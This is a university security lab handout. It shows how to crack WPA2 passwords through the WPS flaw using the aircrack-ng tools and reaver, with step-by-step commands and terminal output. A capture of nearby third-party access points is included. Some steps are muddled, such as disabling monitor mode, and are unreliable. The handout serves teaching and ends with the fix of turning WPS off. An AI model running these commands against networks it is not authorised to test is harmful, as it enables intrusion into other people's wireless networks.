



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE



Internet Security (IS)

Lab 2

Faculty of Architecture, Computing & Engineering
School of Applied Computing
Mount Pleasant Campus
Swansea
SA1 6ED

The purpose of today's laboratory exercise is to **Exploit WPS to Crack WPA2 Password**

Lab Requirement:

1. Wireless Network Card.
2. Desktop or Laptop Computer with Kali Linux or CAINE DVD (attack machine).
4. Access Point with WPA2 and WPS enabled.

Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access II (WPA2) are two security protocols and security certification programs developed by the Wi-Fi Alliance to secure wireless computer networks. The Alliance defined these in response to serious weaknesses researchers had found in the previous system called WEP (Wired Equivalent Privacy).


Wi-Fi Protected Setup (WPS) is a network security standard that allow users to easily access a wireless home network, and connect wireless client devices (iPads, smart phones, etc.) to it, without accessing the router configuration screens, and without the wireless network security key/passphrase/password.

A flaw in the WPS is that it allows WPA and WPA2 security to be cracked, thus effectively compromising the security of the WiFi system. Many access points have WPS enabled by default.

This lab exercise is about exploiting the vulnerability associated with enabling WPS to crack the WPA2 encryption key.

STEP 1:

Connect the Wireless Network Card to your attack machine. Boot up the machine with either Kali Linux or CAINE DVD inserted. Launch the terminal and type the `airmon-ng` command at the prompt as shown in Figure 1 below: `# sudo airmon-ng`. The command shows the Wireless Network Interface running on the attack machine. In this case it is **wlan0**.



```
caine@caine: ~  
File Edit View Search Terminal Help  
caine@caine:~$ sudo airmon-ng  
  
Interface      Chipset      Driver  
wlan0          Atheros     ath5k - [phy0]  
  
caine@caine:~$
```

Figure 1: running the airmon-ng command.

Note: If you get an error message after typing the above command, it might be the case that the aircrack-ng package is not installed on your variant of Kali Linux or CAINE DVD. You need to install that manually. The commands to do so are as follows:

```
# sudo apt-get update
```


```
#sudo apt-get install aircrack-ng
```

After installing the aircrack-ng suite as described above, try to run the **airmon-ng** command. It should work without any errors.

STEP 2:

The next step is to stop the wireless monitor mode by running the following command:

```
#sudo airmon-ng stop wlan0
```



```
caine@caine: ~  
File Edit View Search Terminal Help  
caine@caine:~$ sudo airmon-ng stop wlan0  
  
Interface      Chipset      Driver  
wlan0          Atheros      ath5k - [phy0]  
              (monitor mode disabled)  
  
caine@caine:~$
```

Figure 2: Disabling the monitor mode.

Notice at the bottom right hand corner of Figure 2 that the monitor mode is actually disabled.

STEP 3:

In this step you will capture the wireless traffic around you. This is achieved by running the **airodump-ng** command as follows:

```
#sudo airodump-ng wlan0
```

Figure 3 below shows a hots of information. All the access points within the range of your attack machine are shown. The various information are explained as follows:

BSSID: Basic Service Set Identification. This is the MAC address of the access point.

PWR: Signal level as reported by the attack machine's wireless network card.

Beacons: Number of announcements packets sent by the access point.

#Data: Number of captured data packets.

#/s: Number of data packets per second measured over the last 10 seconds.

CH: Channel number - taken from beacon packets.

MB: Maximum speed supported by the access point. 11 = 802.11b, 22 = 802.11b+ and higher rates are 802.11g.

ENC: Encryption scheme in use. This could be WEP, WPA or WPA2.

CIPHER: The cipher detected. WEP and TKIP are used in WPA, while CCMP is used in WPA2.

AUTH: The authentication protocol used.

ESSID: Shows the wireless network name.

```

caine@caine: ~
File Edit View Search Terminal Help

CH 1 ][ Elapsed: 52 s ][ 2016-10-18 06:22

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
C0:3E:0F:89:42:C1 -59    88      1    0  11  54e  WPA2  CCMP  PSK  CryptoDNet
88:28:B3:62:22:28 -76    15      2    0   1  54e  WPA2  CCMP  PSK  TALKTALK622221
9C:80:DF:9E:8F:B7 -82    23      0    0   6  54e  WPA2  CCMP  PSK  EE-BrightBox-gdxb6h
C0:05:C2:1B:04:59 -84    18      0    0  11  54e  WPA2  CCMP  PSK  VM0127204
7C:4C:A5:6F:15:01 -86     4      1    0   6  54e  WPA2  CCMP  PSK  SKYB5770
6C:19:8F:02:36:DC -86    16      0    0   9  54e  WPA2  CCMP  PSK  TALKTALK-0236DC
64:66:B3:FB:BD:52 -86    32      1    0   1  54  WPA2  CCMP  PSK  CREW
C0:3E:0F:38:79:65 -86    15      0    0   1  54e  WPA2  CCMP  PSK  SKY9BB67
7C:4C:A5:C6:BE:B9 -88     5      0    0   1  54e  WPA2  CCMP  PSK  SKYD5366
C0:05:C2:1E:8E:89 -87     2      1    0   6  54e  WPA2  CCMP  PSK  VM5844399

```

Figure 3: Capturing wireless data.

STEP 4:

From the step 3 above, we can see that all the access points (APs) are running with WPA2 encryption scheme. We note the BSSID (MAC Address) of the AP that we want to attack. In this case we want to attack the CryptodNet AP, which has the MAC address of **C0:3E:0F:89:42:C1**.


Having run the **airodump-ng wlan0** command in the lab, you are definitely going to get a totally different result from Figure 3 above. This is because the command only captures traffic from surround APs. Your module leader or lab assistant will tell you which access point to target for the next step of the exercise.

Next, we will try to find out whether the targeted AP (CryptodNet) has WPS enabled or not. To do that we run the following command:

```
#sudo wash -i wlan0 -c 8 -C -s
```

If you get an error message running this command, it means that the **reaver** package is not installed in your distribution of Kali Linux or CAINE DVD. You need to install it manually. At the command prompt, type the following command:


```
#sudo apt-get install reaver
```

A screenshot of a terminal window titled 'caine@caine: ~'. The terminal shows the command 'sudo apt-get install reaver' being executed. The output indicates that the package is being installed successfully. The terminal text is as follows:

```
caine@caine:~$ sudo apt-get install reaver
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  reaver
0 upgraded, 1 newly installed, 0 to remove and 540 not upgraded.
Need to get 236 kB of archives.
After this operation, 714 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu/ trusty/universe reaver amd64 1.4-2 [236
kB]
Fetched 236 kB in 0s (651 kB/s)
Selecting previously unselected package reaver.
(Reading database ... 271127 files and directories currently installed.)
Preparing to unpack .../reaver_1.4-2_amd64.deb ...
Unpacking reaver (1.4-2) ...
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
Setting up reaver (1.4-2) ...
caine@caine:~$
```

Figure 4: Installing reaver package.

After successfully installing the **reaver** package as shown in figure 4 above, try to run the **wash** command again. It should be OK the second time.



```
caine@caine: ~  
File Edit View Search Terminal Help  
caine@caine:~$ sudo wash -i wlan0 -c 8 -C -s  
  
Wash v1.4 WiFi Protected Setup Scan Tool  
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso  
l.com>  
  
BSSID          Channel  RSSI    WPS Version  WPS Locked  
ESSID  
-----  
-----
```

Figure 5: Running wash command to find if WPS is locked or not.

Figure 5 above shows that the WPS service is locked at **wlan0**. This is similar to the result that you are likely to get while running this command in the lab.

The reason why your target AP has the WPS locked is the fact that the university IT staff are aware of the security risks involved in enabling the WPS service. Therefore its is disabled.


However, most wireless home users are not aware of what the WPS is, let alone know how to access their wireless router to disable the service.

You are now ready to move to the fifth and final step of this lab exercise.

STEP 5:

The last step in this lab exercise is cracking the WPA2 password using **reaver**, assuming that WPS is not locked. Based on the MAC address of CryptodNet we obtained earlier, we now try to crack the password using the following command:

#sudo reaver -i wlan0 -b C0:3E:0F:89:42:C1 --fail-wait=360



```
caine@caine: ~  
File Edit View Search Terminal Help  
caine@caine:~$ sudo reaver -i wlan0 -b C0:3E:0F:89:42:C1 --fail-wait=360
```

Figure 6: Cracking the WPA2 using reaver.

Substitute the above MAC address with that of your targeted AP as advised by your module leader or lab assistant.

This part of the lab exercise could take anything up to 5 hours to crack WPA2, depending on the processing speed of the attack machine, memory, and the make of your wireless network card. Your computer may crash following this command if WPS is not enabled. Just reboot it.

CONCLUSION

1. In this lab exercise you learned how to install the aircrack-ng package, which contains several applications for cracking WEP/WPA/WPA2.
2. WPA and WPA2 security if implemented without using the Wi-Fi Protected Setup (WPS) feature are unaffected by this vulnerability.
3. To prevent this attack happening, just turn off the WPS setting on your router.

Credit: This tutorial is designed based on an original concept by Hacking Tutorial.